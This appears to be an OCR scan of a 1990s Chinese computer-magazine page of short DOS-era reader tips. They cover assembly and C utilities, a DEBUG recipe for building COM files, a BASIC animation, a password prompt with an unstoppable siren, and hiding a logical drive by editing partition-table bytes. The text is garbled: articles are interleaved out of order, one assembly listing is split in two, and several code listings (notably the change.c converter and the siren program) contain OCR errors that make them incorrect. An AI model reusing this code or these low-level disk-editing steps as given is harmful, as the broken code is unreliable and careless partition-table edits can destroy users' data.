用汇编语言或 C 语言编制特定的保存与检测日期程序完成上面的功能将非常简单，文后的汇编程序就是完成这一功能的完整实例。此程序第一次运行时将记录当前的日期值到 DATE.DAT 文件中，并运行指定的程序，第二次运行时将用当前日期与文件中的日期值进行比较，如果相同则说明今天已经运行过一次不再需运行，否则说明日期已变则重新运行指定的程序并更换 DATE.DAT 文件中内容为当前日期值。用此方法也可以实现每一星期运行一次程序的目的，只记录和比较星期值即可，通过记录比较时间值，也可实现任意长度内运行一次程序的目的。

此程序经汇编链接并转换为 COM 文件后即可使用，当每天第一次运行时，将自动在 DOS 状态下执行 RUNPRG 命令，你可以把每天需要执行一次的程序加入 RUNPRG.BAT 文件中，并把此程序所形成的 COM 文件加到主批处理程序 AUTOEXEC.BAT 文件中，即可实现每天执行一次的特定目的，此处使用了键盘缓冲区资源来完成自动执行 RUNPRG 命令，即把 RUNPRG 字符串直接送入键盘缓冲区来模拟按键，具体使用方法请见 INT 16H 键盘服务模块中的 5 号键盘写功能。所附程序在 TASM 2.0 中编译、连接、运行通过。

```
;控制程序每天执行一次
TASM 2.0
CODE SEGMENT
ASSUME CS:CODE;DS:CODE
ORG 100H
BE:JMP BEGIN
DATE11 DW 0 ;存放当前日期
DATE12 DW 0
DATE13 DB 0
DATE21 DW 0 ;存放记录日期
DATE22 DW 0
DATE23 DB 0
FNAME DB 'DATE.DAT',0
HAD DW 0
MSG1 DB 'RUN---OK!!!$'
MSG2 DB 'NO---RUN!!!$'
COMS DB 'RUNPRG',0
BEGIN:
MOV AH,2AH
INT 21H       ;取当前日期
MOV DATE11,CX  ;送入缓冲眍
MOV DATE12,DX
MOV DATE13,AL
MOV DX,OFFSET FNAME
MOV AH,3DH
MOV AL,2
INT 21H   ;打开文件
JC RUNPRG ;无记录文件转执行处
MOV HAD,AX
MOV BX,HAD
MOV CX,5
MOV DX ,OFFSET DATE21
MOV AH,3FH
INT 21H  ;读出记录文件内容
MOV AH,3EH
MOV BX,HAD
INT 21H   ;关闭文件
PUSH CS
PUSH CS
POP DS
POP ES
MOV SI,OFFSET DATE11
MOV DI,OFFSET DATE21
MOV CX,5
CLD
REP  ;比较内容是否一致
CMPSB
JZ NORUN  ;一致转不执行处
RUNPRG:
MOV DX,OFFSET FNAME
MOV AH,3CH
MOV CX,0
INT 21H   ;重新建立文件
```

双色汉字的设计与实现

□安徽 尹旭日

众所周知,彩色汉字在字处理、排版印刷和软件封面设计等领域中有着重要的应用。目前有许多的字处理软件都带有彩色字体的功能,如 Microsoft Word6.0 等。彩色字体通常是指某一汉字或一个汉字串以彩色字体显示,彩色显示的最小单位为一个汉字,即一个汉字只能以一种颜色显示,而不能用两种以上的不同颜色显示一个汉字。这显然使用户总感到有点美中不足。能不能以多于一种颜色来显示一汉字呢?答案是肯定的。笔者结合自己的经验,介绍一种用两种颜色显示同一汉字的方法,用此方法产生的汉字就是本文所指的双色汉字。

由于一个汉字由两个字节构成,因此一个汉字可看作两个字符组成,作为两个字符看待,分别以不同的颜色处理,这样顺序显示出这两个字符后,就形成了双色汉字。目前比较流行的程序设计语言,如 C,C++等等,都无实现双色汉字的函数,因此笔者自行设计了一个基于字符串输出的双色汉字显示的函数 CTEXT()。在此函数中,通过 BIOS 的功能调用来实现字符的定位与显示。字符的定位由 INT 10H 功能 02H 来实现,字符显示用 INT 10H 功能 09H 来实现。


函数 CTEXT() 有四个参数,分别表示输出位置的行数、列数、所要显示的汉字串和所要显示的颜色数组。自前至后,每个汉字对应数组的两个分量(以确定汉字所要显示的两种不同的颜色),当数组对应的两分量值相同时则以一种颜色显示汉字,即通常所讲的彩色汉字;当数组对应的两分量值不同时,则显示出双色汉字。此程序在 BORLAND C++3.1 下编译通过,在希望汉字系统 UCDOS 5.0 中运行正确。

程序清单如下:

```
#include <dos.h>
ctext(int x,int y,char c[],int color[]);
main()
{
int icolor[16]={1,1,2,3,4,5,6,7,8,9,10,11,12,13,14,15};

ctext(10,12,"电脑爱好者杂志社",icolor); /*以双色汉字显示字符串*/
return 0;
}
ctext(int x,int y,char c[],int color[])
{
int i;
union REGS in,out;
for(i=0;c[i]!='\0';i++)
{
in.h.ah=0x02;/*定位光标于显示的位置*/
in.h.dh=x;
in.h.dl=y+i;
in.h.bh=0;
int86(0x10,&in,&out);
in.h.ah=0x09; /*在光标位置显示彩色字符*/
in.h.al=c[i];
in.h.bh=0;
in.h.bl=color[i];
in.h.ch=0;
in.h.cl=1;
int86(0x10,&in,&out);
}
}
```

```
MOV HAD,AX
MOV BX,HAD
   MOV CX,5
   MOV DX,OFFSET DATE11
   MOV AH,40H
   INT 21H
   MOV AH,3EH
   MOV BX,HAD
   INT 21H
   MOV AH,9
   MOV DX,OFFSET MSG1
   INT 21H ;显示运行日期
   MOV SI,OFFSET COMS
 LOP1:
   LODSB
   CMP AL,0
    JZ ENDD
    MOV AH,5
    MOV CH,0
    MOV CL, AL
    INT 16H   ;向键盘缓冲送入键码
   JMP LOP1
ENDD:
     MOV AH,5
     MOV CH,1CH
     MOV CL, 0DH
     INT 16H   ;送入回车符
     MOV AX,4C00H
     INT 21H    ;AL 中返回 00
NORUN:
     MOV AH,9
     MOV DX,OFFSET MSG2
     INT 21H
     MOV AX,4C01H
     INT 21H   ;AL 中返回 01
CODE ENDS
      END BE
```

在无汉字的  中制作中文

□山东　李洪民

在动画制作中，3DS 越来越受到人们的喜爱，然而无汉字库的 3DS 制作汉字又是一件伤脑筋的事。本人利 UCDOS3.1 的屏幕抓图功能成功地解决了这一问题 。

这种方法的原理是描红。在加载了 TX.EXE 的 UCDOS 状态下启动 CCED，进入编辑状态，将所需要的汉字键入，如'李洪民'三个字，并设置字型为特大字(E)，选 40 点阵，在菜单的其它中选出从当前行打印，按 1∶1 模拟显示，当汉字出现在屏幕中央时，按 Ctrl－Break，使屏幕暂停，按 Ctrl－Prtscr，启动 UCDOS 的屏幕抓图，截取'李洪民'三个字，按回车存盘，此时图像以 PCX 的图像格式存贮，还需转换为 BMP 格式的图像文件。退出 UCDOS 汉字系统，启动 Windows 的画笔功能，在菜单文件中选打开，找到文件 UVCIMG000.PCX，用鼠标双击此文件名，将其调入画笔中，再在文件菜单中选另存为 BMP 的图像格式文件，并将路径选在 3DS 的 MAPS 子目录中，退出 Windows。启动 3DS，在 3D Editer(三维编辑模块)中，选 rander view(着色视图)/ setup...(设置)/ background(背景)选取文件 VCIMG000.BMP。按 F1 键进入 2D Shaper(三维编辑模块)，选择 View(视图)菜单中的 See background(观看背景)。结果'李洪民'三个汉字出现在视图中，象一层薄膜一样垫在工作视图下面。选择 Create/Line(建立/直线)，用描红的手法，沿着字的外轮廓进行勾线，就可以很轻松地制作出中文的 2D 模型了。在 CCED 的编辑软件中，选取什么样的字体就可以制作出什么样的字体模型。

当然直接用汉化的 Windows 的画笔功能也可制作 BMP 格式的汉字图像文件，这需要选取最大号字输入需要的中文，字体太小，很难在 2D Shaper 中描红。

以上所用的硬件环境∶486DX2/66 兼容机；

软件环境：UCDOS3.1、CCED5.03、Windows3.1、3DS4.0

不编程实现文本文件转换成 COM 文件

□广西　张初姣

有时我们需将一份说明性的文本文件转换成能直接行的 COM 文件，如果用计算机语言编程虽然可以，但比较麻烦。现介绍一种简单的方法，只用 DOS 的几条命令便可实现。该方法利用了 DOS 的系统功能 09H 号调用，但不需读者去编写程序。具体做法如下：

一、用 DOS 的命令生成两个小文件 T2COM.000

1、用 COPY CON T2COM.000 生成一个副本。

```
C>COPY CON T2COM.000
E100 B4 0F  CD  10  B4 00  CD 10
E108 BA 11  01  B4  09  CD 21  CD 20
RCX
11
NT2COM.000
W
Q
^Z(存盘)
```

2、C>TYPE T2COM.000 | DEBUG

此步利用了管道操作，TYPE 的输出作为 DEBUG 的输入，并生成了 T2COM.000 文件。

3、C>ECHO $ >T2COM.001

此步利用了改向操作，ECHO 显示输出到一个文件，即生成了一个 T2COMC.001 文件，该文件中只有一个字符'$'。

二、用文本编辑器编好文本文件，如用 WPS 编辑的话须使用'编辑非文书文件'项。该文件内容如要在屏幕指定位置显示，须在编辑的时候适当调整字符在屏幕上的位置。文件内容不要超过一屏，且文中不能含有"$"为显示结束符，否则后面的内容就不会显示出来了。

三、用 COPY 命令将以上文件按一定顺序合为一个文件，(假定刚才编辑的文本文件名为 README.TXT)。

C> COPY T2COM.000 + README.TXT + T2COM.001 README.COM

于是生成了可执行文件 README.COM。如果文中有汉字，在运行时需汉字系统支持。

为您的中文 Windows 加上自己喜爱的输入法

□湖北　陈悦

每个人都有自己喜爱的汉字输入法，但中文 Win32 只提供了国标、郑码等几种输入法。实际上，只要建立了正确的码表源文件，利用 Windows 的“码表生成器”，就可以加上自己需要的输入法。

码表生成器实际上是一种汉字输入法自动生成系统。对于任何一种汉字输入法，其汉字的输入过程就是从汉字编码到汉字/词的映射过程。用户可根据自己需要和想法建立自己的汉字/编码关系。Windows 的码表生成器为用户提供了将自己的汉字/编码映射装入工作平台的接口。然而，即使普通的输入法编码都有二万多条，手工编写几乎是不可能的。这就需要利用已有的码表进行编译。下而介绍将 ucdos5.0 中的五笔输入法挂接到 Windows 上的方法，对于别的输入法用户可以类推。

首先，将 ucdos 中的五笔型编码字典反编译为文本形式的编码源文件 进入 ucdos 目录，键入：imdmng wb.imd wbt.txt(回车)。再将 wbt.txt 中的文件头删去；用 WPS 的非文书文件调用 wbt. txt，删去码表之前所有的语句，只留下码表对应关系，存盘退出。wbt.txt 文件内容应该是以下形式：

编码　汉字
编码　汉字 汉字

接下来应该改变码表的格式使之符合 Windows。改变过程工作量很大，所以笔者用 Turbo c 2.0 编写了一个程序，可以实现这种转变（该程序附后）。程序编译生成 .EXE 文件后，拷入 wbt.txt 所在的目录中。相同的目录下。运行后，即生成所需要的格式文件 winwb.txt。

然后为 winwb.txt 加上一个新的文件头。用 WPS 的非文书文件调用 Winwb.txt 文件，加上如下语句，存盘退出。最后格式应如下：

```
[description]
name=五笔
maxcodes=4
usedcodes=abcdefghi jkimnopqrstuvwxy
wildchar=z
sort=0
[txex]
编码 1
编码 2
```

此时的 winwb.txt 文件格式已符合 Windows 的码表源文件格式。进入 Windows，在主群组选择“码表生成器”，输入 C:\UCDOS\Winwb.txt，选择‘转换”。屏幕显示编译过程。编译完成后，退出“通用码表编译程序”，在‘控制面板’中选择‘输入方法”，并选择“安装”，即能使用由“码表生成器”所生成的五笔输入法了。(附：用户也可以直接使用码表编译文件，而不需要有码表源文件。只要用户成功的编译了 winwb. txt 文件，并正确安装以后，在‘输入方法’中将‘所选用的输入方法’设置为‘通用码表输入法”，并选择‘设置’将出现‘通用码表输入法’的对话框，再选用‘安装”，选择文件 winwb.mb，便可使用该输入法)。

按照这种方法，可以将许多输入法挂接到 Windows 中。有一点需要说明，对于重码过多的输入法(如智能拼音)，要将程序稍加变动，将数组 hz[60] 设大一些，例如 hz[100]。【change.c 源程序清单】

```
#include "stdio.h"
main()
{ FILE *fp1,*fp2,*fp3;     /* fp1,*fp2,*fp3 分别是源文件、中间文件、目录文件的指针*/
int flag=1,i=o,j=o,m,n;
char c=1,filename[10],lettle[6 ],hz[60]
if((fpl=fopen("wbt.txt","r"))==NULL)
{ Printf("cannot find file:wbt.txt! \n"); exit(0);}
fp2=fopen("wb1,txt","W+");
While(! feof(fp1))    /*这段程序的功能是将码表文件中字母与汉字中间的空格删去，生成中间文件 Wb1.txt */'
{ c=getc(fp1);
if((c>='a'&&(c<'z'))  flag=1
else if (cl=' ')flag=0
if((c==' ')&&(flag==1) continue;
fputc(c,fp2); }
rewind(fp2);
fp3=fopen("winwb.txt","w+");  /*这段程序功能是将中间程序 wb1.txt 转换为目标文件 winb.txt*/
c=1;
while(!feof(fp2))
{ c=getc(fp2);
if(c!='n')
{  if((c>='a')&&(c<'z'))   (lettle[i]=c;i++;)
else  (hz[j]=c;j++;)  }
else
{  lettle[i]=c
hz[jz]=' ';
for(n=o;n<=j;n++)
{  if(hz[n]!' ') fputc(hz[n],fp3);
else for (m=0;m<=i;m++) fputc(lettle[m],fp3); }
i=0;j=0;  }  }
fclose(fp1);
fclose(fp2);
fclose(fp3);
system("del wb1.txt"); /* 删去中间文件 wb1.txt */
}
```

文本文件全角半角转换统计的小工具

□贵州　万晓琴

常会碰到需要将文本文件中的全角字符转换为半角字符等情况，为此本人用 Turbo C2.0 下编写了一个小工具程序。

命令使用方法与功能如下：

(1)Chqb　需转换文件名　转换后文件名

功能：将需转换文件中所有全角字符转换为半角字符生成新文件，并显示出转换前后二文件中的单字节、双字节字符数。

(2)Chqb　需转换文件名　转换后文件名 /n

(3)Chqb　需转换文件名　/C

统计显示文件的单双字节字符,不作任何转换。

```
#include "string.h"
#include "stdio.h"
main(int argc,char *argv[])
{ FILE *fpr,*fpw;
long ire=0,irc=0,iwe=0,iwc=0;
unsigned char fc,fch,fcm=0;
int mr=0,mk1=0,m=1;
if(argc>2&&strchr(argv[2],'/'))
 {if(strchr(argv[2],'C')||strchr(argv[2],'c'))m=0;
}
else
if(argc>=3&&(strchr(argv[3],'N')||strchr(argv
[3],'n')))m=-1;
else if(argc>=3)m=1;
else
{ printf("Usage: chqb In-File [Out-File] [/n/c]");
printf("\n 1> /n or /N : ban-to-quan \n 2> No /n /c
: quan-to-ban");
printf("\n 3> /c or /C : Only count character ,Must no
Out-File");
exit(0);
}
if((fpr=fopen(argv[1],"r"))==NULL)
{printf("\nCan't Open In-File:%s",argv[1]);exit(0);}
if(m)if((fpw=fopen(argv[2],"w"))==NULL)
{printf("\nCan't Open Out-File:%s",argv[2]);exit(0);}
while(!feof(fpr)||mk1)
{
/* Read data segment */
if(mk1==0)fc=fgetc(fpr);
else { fc=fcm;mk1=0;}
++mr;
if(mr==1)
{
if(fc>160&&fc<255) { fch=fc; continue; }
else ++ire;
}
else if(mr==2)
{ if(fc> 160&&fc<255) ++irc; else {mr=1; mk1=1;
++ire;fcm=fc;fc=fch;} }
/* Translation segment */
if(!m){mr=0; continue;}
if(m!=-1) /*Quan-to-Ban*/
{ if(mr==2&&fch==163&&fc<255&&fc>160)
{ fc=fc-128;mr=1; }}
else                          /*Ban-to-Quan*/
{ if(mr==1&&fc<127&&fc> 32) {fch=163; fc=fc+
128; mr=2;} }
/* Write data segment */
if(mr==2)
{ fputc(fch,fpw); fputc(fc,fpw); ++iwc; }
else if(mr==1)
{ fputc(fc,fpw); ++iwe;              }
mr=0;
}
fclose(fpr); if(m)fclose(fpw);
printf(" <TOT-Read-Char> One-Byte:%ld ,
Two-Byte:%ld",ire,irc);
if(m) printf("\n<TOT-Write-Char> One-Byte:%ld ,
Two-Byte:%ld !OK",iwe,iwc);
}
```

与“巧用 HD-COPY 辨别软故障”一文讨论

□陕西　赵红武

1996 年 11 月贵杂志‘巧用 HD-COPY 辨别软故障’一文,笔者认为文中有些说法欠妥。

该文中提到‘检查 DOS 的各重要文件的长度均未变化,断定病毒活动在 CMOS 中”,笔者认为文件长度未变化不等于机器无病毒，也不意味着文件未感染上病毒,不能断定有病毒活动在 CMOS 中。“病毒活动在 CMOS 中”,一句欠妥,笔者认为只有破坏 CMOS 数据的病毒而无活动在 CMOS 中的病毒。CMOS 一般不过几十个字节可供操作，而常见病毒并不这么短小。

笔者认为，该文中所提到的现象可能是一种引导病毒,机器引导后,该病毒即常驻内存,并可能破坏 CMOS 数据,封锁软驱,使软驱操作不正常。

爱心之箭（BASIC 小动画）

□河北　孙希

BASIC 语言简单易学，而功能却不逊色，本程序演示 BASIC 在绘图和动画方面的功能，小巧易懂。

程序在 GWBASIC 和 QGBASIC 上运行通过。

```
10 screen 9
20 cls
35 color 2, 2
30 circle (150, 80) , 35, 12, .5,3.8, .7
40 circle (205, 80) , 35, 12, 5.76, 2.6, .7
50 COLOR 12
60 LINE (120,93) - (177,150)
70 LINE (178,150) - (235,93)
80 PAINT (150,80),12
90  CIRCLE(170,80), 35, 4, .5, 3.8, .7
100 CIRCLE(225,80), 35, 4, 5.76, 2.6,  .7
110 COLOR 4
120 LINE (140,93) - (197,150) : LINE (198,150) - (255,93)
140 PAINT (170,80), 4
150 FOR I = 1 TO 240
160 COLOR 14
170 IF I  <  143 THEN LINE (341 - I, 91) - (350 - I,97)
180 IF I  <  143 THEN LINE (341 - I, 89) - (350 - I,82)
190 IF I  >  228 THEN LINE (341 - I, 91) - (350 - I,97)
200 IF I  >  235 THEN LINE (341 - I, 89) - (350 - I,82)
210 IF I  <  143 THEN LINE (340 - I, 90) - (500 - I,90)
220 IF I  > = 143 THEN LINE (198, 90) - (500 - I,90)
230 IF I  >  225 THEN LINE (340 - I, 90) - (118,90)
240 LINE (508 - I,84) - (498 - I,90 )
250 LINE (498 - I,90 ) - (508 - I,95)
260 COLOR 4
270 IF I  >  86 AND I < 147 THEN LINE (345 - I, 89) - (350 - I,82)
280 IF I  > = 99 AND I < 147 THEN LINE (345 - I, 91) - (350 - I,97)
290 IF I  >  80 AND I < 100 THEN LINE (142 + I, 89) - (150 + I,82)
300 IF I  >  97 AND I < 108 THEN LINE (142 + I, 99) - (150 + I,91)
310 COLOR 2
320 IF I  <  99  THEN LINE (345 - I, 91) - (350 - I,97)
330 IF I  <  89  THEN LINE (345 - I, 89) - (350 - I,82)
340 IF I  >  228 THEN LINE (345 - I, 91) - (350 - I,97)
350 IF I  >  235 THEN LINE (345 - I, 89) - (350 - I,82)
360 LINE (540 - I,90)  -  (548 - I,84)
370 LINE (540 - I,90)  -  (548 - I,95)
380 NEXT
520 D $ = INPUT $ (1)
530 CLS: COLOR 7, 0
540 SCREEN 0
```

修复丢失了 DBT 文件的数据库

□山东　许振华

笔者在一次操作中不慎将一个 DBT 文件删除，由于又拷入了其它文件导致 DBT 文件不能恢复，大家知道，DBT 文件含有数据库中 M 型字段的内容，数据库一旦丢失了 DBT 文件就无法打开，更无法操作。为了能够利用数据库中其它数据，经分析 DBF 结构，找到了解决这个问题的方法。

数据库文件 DBF 由数据库结构信息、字段说明、数据记录三部分组成。DBF 文件的第一个字节为标志字节，若其值为 83H，说明此数据库文件中含有 M 型字段，若没有 M 型字段，则其值为 03H。因此，对丢失了 DBT 文件的数据库，只要将其第一个字节改为 03H 则可以正常操作其余的数据（M 型字段仍无法操作），这可以用 PCTOOLS 工具软件来完成。方法如下：运行 PCTOOLS，选择 F10 文件服备功能，选择欲修改的数据文件按 E、F3 进入编辑状态，将第一个字节 83 改为 03，按 F5 存盘即可。如果你对用 PCTOOLS 修改二进值文件不熟悉的话，可用下面提供的小程序来完成。

本程序 SAVEDBF.C 在 Turbo C2.0 下编译通过，在 FOXBASE 2.1 下使用正常。

注：文件名需输入全名，不能省略扩展名。

程序清单：

```
#include <stdio.h>
main(int argc,char *argv[])
{
      FILE *fp;
      if(argc < 2)
      {printf("Usage: savedbf filename!\n");exit(1);}
      if ((fp = fopen(argv[1], "rb+")) = = NULL)
      { printf("Cannot open input file.\n");exit(1);}
      fputc(0x03, fp);
      printf("OK!");
      fclose(fp);
}
```

硬盘逻辑驱动器的隐藏

□甘肃 雷正红

随着计算机硬盘容量的逐渐增加，多数用户都在一个硬盘上建立多个逻辑驱动器，并把自己独享的文件或系统单独放在某个逻辑盘上，用 DOS 外部命令 SUBST 把一个逻辑盘与另一个逻辑盘上的某一子目录相连接，并将其加到 Autoexec.bat 文件中。但此法对一般熟悉 DOS 的用户来说，只要用命令 SUBST 加参数/d 即可解除联接，所以希望能找一种更可靠有效的方法隐藏自己的逻辑盘。

本文通过对 DOS 硬盘管理的主引导记录中分区表的分析，给出了用 Diskedit(Nortin8.0 的一个应用程序)。寻找逻辑盘分区表及修改分区表，从而隐藏逻辑盘的具体方法。

硬盘的主引导记录在硬盘的 0 磁头 0 柱面 1 扇区。主引导记录由三部分组成：(1)主引导程序；(2)四个分区表；(3)主引导记录有效标志字。详见表 1。

表 1 主引导记录结构

位 置	内 容
0000H－00D9H	主引导记录代码区
00DAH－01BDH	空 闲 区
01BEH－01CDH	分区 1 结构信息
01CEH－01DDH	分区 2 结构信息
01DEH－01EDH	分区 3 结构信息
01EEH－01FDH	分区 4 结构信息
01FEH－01FFH	55.AAH 主引导记录有效标志

分区表自偏移 1BEH 处开始，分区表共 64 个字节，表中可填入四个分区信息，每十六个字节为一个分区说明项，这 16 个字节含义详见表 2。

必须注意：扇区号的高二位占用柱面号所在字节的最高二位，即柱面号为 10 位，扇区号 6 位。

表 2 分区结构信息

偏移	长度	含 义
00H	1	活动分区指示符，该值为 80H 表示为可自举分区(仅有一个)，该值为 00H 表示其余分区。
01H	1	分区起始磁头号。
02H	1	低 6 位是分区开始的扇区，高 2 位是分区开始的柱面的头两位。
03H	1	分区开始的起始柱面号的低 8 位。
04H	1	系统标志，该值为 01H 表示采用 12 位 FAT 格式的 DOS 分区，该值 04H 表示采用 16 位 FAT 格式的 DOS 分区，该值为 05H 表示为扩展 DOS 分区，为 06H 表示为 DOS 系统。
05H	1	分区终止头号
06H	1	低 6 位为分区结束的扇区号，头 2 位为结束柱面号的前 2 位。
07H	1	分区结束柱面号的低 8 位。
08H	4	本分区前的扇区数，低位字节在前。
0CH	4	本分区总的扇区数，低位字节在前。

1. 逻辑盘分区表的寻找

下面以一台微机硬盘分区表为例，说明如何用 Diskedit.exe 寻找逻辑盘分区表。

首先运行 Diskedit.exe，用 object 菜单的 Partition table(分区表)将硬盘 0 磁头 0 柱面 1 扇区的数据读出，这是第一个分区表(自偏移 01BEH 处开始)，详见表 3。

表 3 第一个分区表

```
80 01 01 00 06 1F 3F 98 3F 00 00 00 A1 B4 04 00
00 00 01 99 05 1F BF 0E E0 B1 04 00 40 81 0B 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

这里，每行十六个字节，为一个分区说明，数据为十六进制。

第一个分区 活动分区指示符为 80H，表示该分区为可自举分区。

系统标志为 06H 表示是 DOS 系统，即 C 盘。

第二个分区 系统标志为 05H，说明该分区是扩展 Dos 分区。

第三、四个分区数据均为 00H，没有定义。

从扩展 DOS 分区说明项(即第二个分区)知下一个分区表位于：起始磁头为 0 头，起始柱面为 99H＝153D，起始扇区为 1 扇区。

利用 Diskedit 的 Physical Sector 项。把第 153 簇，0 磁头 1 扇区的数据读出，得到第表 2 个分区表，详见表 4(自偏移 1BEH 处开始)。

表 4 第二个分区表

```
00 01 01 99 06 1F 7F C9 3F 00 00 00 A1 61 09 00
00 00 41 CA 05 1F BF 0E E0 61 09 00 60 1F 02 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

该分区表的格式和含义同第一个分区表。

第一个分区说明项 该分区指示符为 00H，说明为不可引导分区。系统标志字节为 06H 说明为 DOS 分区，即逻辑 D 盘。

第二个分区说明项 系统标志字节为 05H，说明是扩展 DOS 分区

第三，四个分区说明项数据均为 00H 没有定义。

由第一个分区说明项知 D 盘开始于 153 簇 0 为 1

一个效果逼真的警笛口令程序

□湖南　付莘

笔者的《如何用 TURBO C 实现口令的隐形输入》一文在《电脑爱好者》1996 年第 9 期上发表后，陆续收到一些读者来信，询问在 BASIC 中如何实现口令的隐形输入。现将此文作为对前文的补充和对读者朋友的回答。

在程序设计密码时，为警告非法用户，常用一些特殊的画面和声音，使其不敢擅自操作。下面我们用 TURBO BASIC 设计了一个口令程序，警笛声音十分逼真，口令字为‘5861”，输入口令字错时，除了关 机或程序运行结束，否则警笛鸣叫不止，无法中断执行，确实让非法用户尝到毛骨悚然和作贼心虚的味道。

```
1 CLS
5 DX = 40:DY = 37
10 SCREEN 12
15 LINE (0,0) - STEP(639,479),3,BF
20 LINE (DX + 160,30 + DY) - STEP(220,100),0,BF
25 INE (DX + 150,20 + DY) - STEP(220,100),1,BF
30 COLORw 2,0
35 LINE (DX + 204,50 + DY) - STEP(120,40),4,BF
40 LOCATE 6,32,0
45 PRINT ″技监处开机口令″
50 LOCATE 7,32,0
55 PRINT″请输入正确密码″
65 K $ = INPUT $ (4)
72 IF K $ < >“5861" THEN CALL JZ ELSE GOTO 80
80 END
SUB JZ
FOR I = 1 TO 300
SOUND 650M,10:SOUND 520,10
NEXT I
END SUB
```

以上程序在 TURBO BASIC1.1 和 VGA 彩显下编译运行通过。

扇区。

由扩展分区说明项知，扩展分区表起始簇号为 01CAH = 458D，起始磁头为 0 头，1 扇区。

再次利用 Diskedit 的 Physical Sector，把 458 簇 0 磁头 1 扇区的内容读出(自偏移 01BEH 处开始)，得到第三个分区表，详见表 5。

表 5 第三个分区表

00	01	41	CA	06	1F	BF	0E	3F	00	00	00	21	1F	02	00
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

这是第三个分区表

该分区表的第一个分区说明项表明，本分区是 DOS 分区，不可引导。

自第二个分区说明项开始，全为 00H 说明后面不再有分区表。

由上可知：

每一个分区表中扩展分区说明项实际上指示下一个分区表的位置(簇，磁头号，扇区号)。最后一个分区表没有扩展分区说明项。

每一个分区表都会有一个实际分区说明项，也就是对逻辑盘的实际起始、终止位置进行说明。

除逻辑盘 C 主引导记录及分区表共占用一个扇区，其它分区表则各占一个扇区，自该扇区 01BEH 处开始，以 55AAH 结束。


2. 逻辑盘的隐藏

如将 D 盘隐藏，则首先找到 C 盘主引导扇区(0 簇 0 头 1 扇区)中的分区表(自偏移 1BEH 处)。读出扩展分区说明项的数据，根据上面介绍方法，找到第二个分区表。将该分区表中的第一个分区说明项中的系统标志字节 06H 修改为 00H(表示无此分区)，则 DOS 重新启动后，就会绕过该分区而将 E 盘当作 D 盘，从而达到隐藏 D 盘的目的。


如想隐藏 C 盘，则将第一个分区说明项的 06H 改为 00H，则用软盘启动后，就会将 D 盘当 C 盘，E 盘当 D 盘。

也就是说，第一、第二、第三分区表中的实际分区说明项按其顺序分别描述 C、D、E 盘。如将某一分区表说明项的系统标志字节 006H 改为 00H，DOS 便认为没有该分区（或该逻辑盘没有使用），而将下一个分区表所描述的分区(或逻辑盘)当作现在的逻辑盘。

如想恢复已隐藏的逻辑盘，只需将对应分区表的系统标志字节还原即可。



制作具有翻页功能的类 type 工具



众所周知，DOS 的 TYPE 命令是用来在屏幕上显示文本文件内容的。当用 TYPE 命令进行屏幕输出时，其命令格式有两种：①TYPE 文件名，②TYPE 文件名 | MORE。其中第一种命令格式将一下子显示全部文件的内容，若文件的内容多于一屏，则显示的速度比操作者阅读它的速度要快得多，不能清楚地进行阅读。对于第二种命令格式，当显示内容满一屏时，可以暂停，然后按任意键又继续显示。但是只能从前往后一屏一屏地显示，却不具备向前翻页显示的功能，也不具备快速移动到文件头和快速移动到文件尾等功能。例如：当显示到某一屏时，如果需要查看前面几屏的内容，则必须重新调用 TYPE 命令进行显示，这样显得十分麻烦，此外，当文件较长时，而你只想查看文件后面的内容，这时，你不得不依次显示前面的内容，很不方便。为此，笔者用 C 语言编了一个 TY.EXE 程序，该程序除保持 TYPE 命令原有风貌外，还增加了向前翻页显示，向后翻页显示，快速移动到文件头和快速移动到文件尾等功能。它即可以用来显示 ASCII 文本文件，也可以在 UCDOS、天汇等支持直接写屏的汉字系统下显示汉字文本文件。该程序调用后，在屏幕上面一行显示文件的名字，屏幕中间用于输出文件内容，在屏幕下边的状态行显示功能键的用途，以方便使用。其中 PgUp 表示向前翻页，PgDn 表示向后翻页，Ctrl-Home 表示快速移动到文件头，Ctrl-End 表示快速移动到文件尾，ESC 表示退出显示。用户只须将 TY.EXE 文件 COPY 至硬盘 DOS 目录下，再在 AUTOEXEC.BAT 文件中加上一句 PATH=C:\DOS，这样就可在任意目录下调用 TY.EXE 了。此外，读者也可以把它加入到自己的应用软件中，用来查看文件内容。

源程序如下：

```
/*=====TY.C =====*/
/*====使用方法: ====*/
/*=TY [路径]文件名〈回车〉=*/
#include <stdio.h>
#include <alloc.h>
#include <string.h>
#include <dos.h>
#define ROWNUM 1300
main(int argc,char *argv[])
{int Len[ROWNUM],i,j,jnum,k;
union kk
{char c[2];
int ik;}key;
char temp[256],*ROW[ROWNUM];
FILE *fptext;
if(argc!=2){printf("\n TY <file> \n");exit(0);}
if((fptext=fopen(argv[1],"r"))==0)
{
clrscr();
printf("\nfile:%s does not exist!\n",argv[1]);
exit(0);
}
i=0;
while(1)
{ if((fgets(temp,256,fptext))==0)
{fclose(fptext);break;}
if(i==(ROWNUM-1))
{
fclose(fptext);
printf("\n file:%s is too large!\n",argv[1]);exit(0);}
Len[i]=countchar(temp);
i++;
}
fptext=fopen(argv[1],"r");
j=0;
while(1)
{ROW[j]=malloc(Len[j]);
if((fgets(ROW[j],Len[j]+1,fptext))==0) break;
j++;
}
fclose(fptext);
clrscr();
gotoxy(1,1);
printf("====file %s====\n",argv[1]);
gotoxy(1,24);
printf("==PgUp:Up page,PgDn:Next page,
Ctrl-Home:file top,Ctrl-END:file end===\n");
printf("====ESC to Quit====");
```

不破坏硬盘数据进行重新分区

□山东 王战凯

大家知道新购进的机器在硬盘当中大都附带了很多软件而且只有一个分区 C，而在实际应用中我们常常需要多个区，如果先备份 C 盘中的内容然后再分区，工作量又很大。我经过摸索找出了一种比较简单的方法，在不破坏数据的情况下可对硬盘进行重新分区，过程如下：

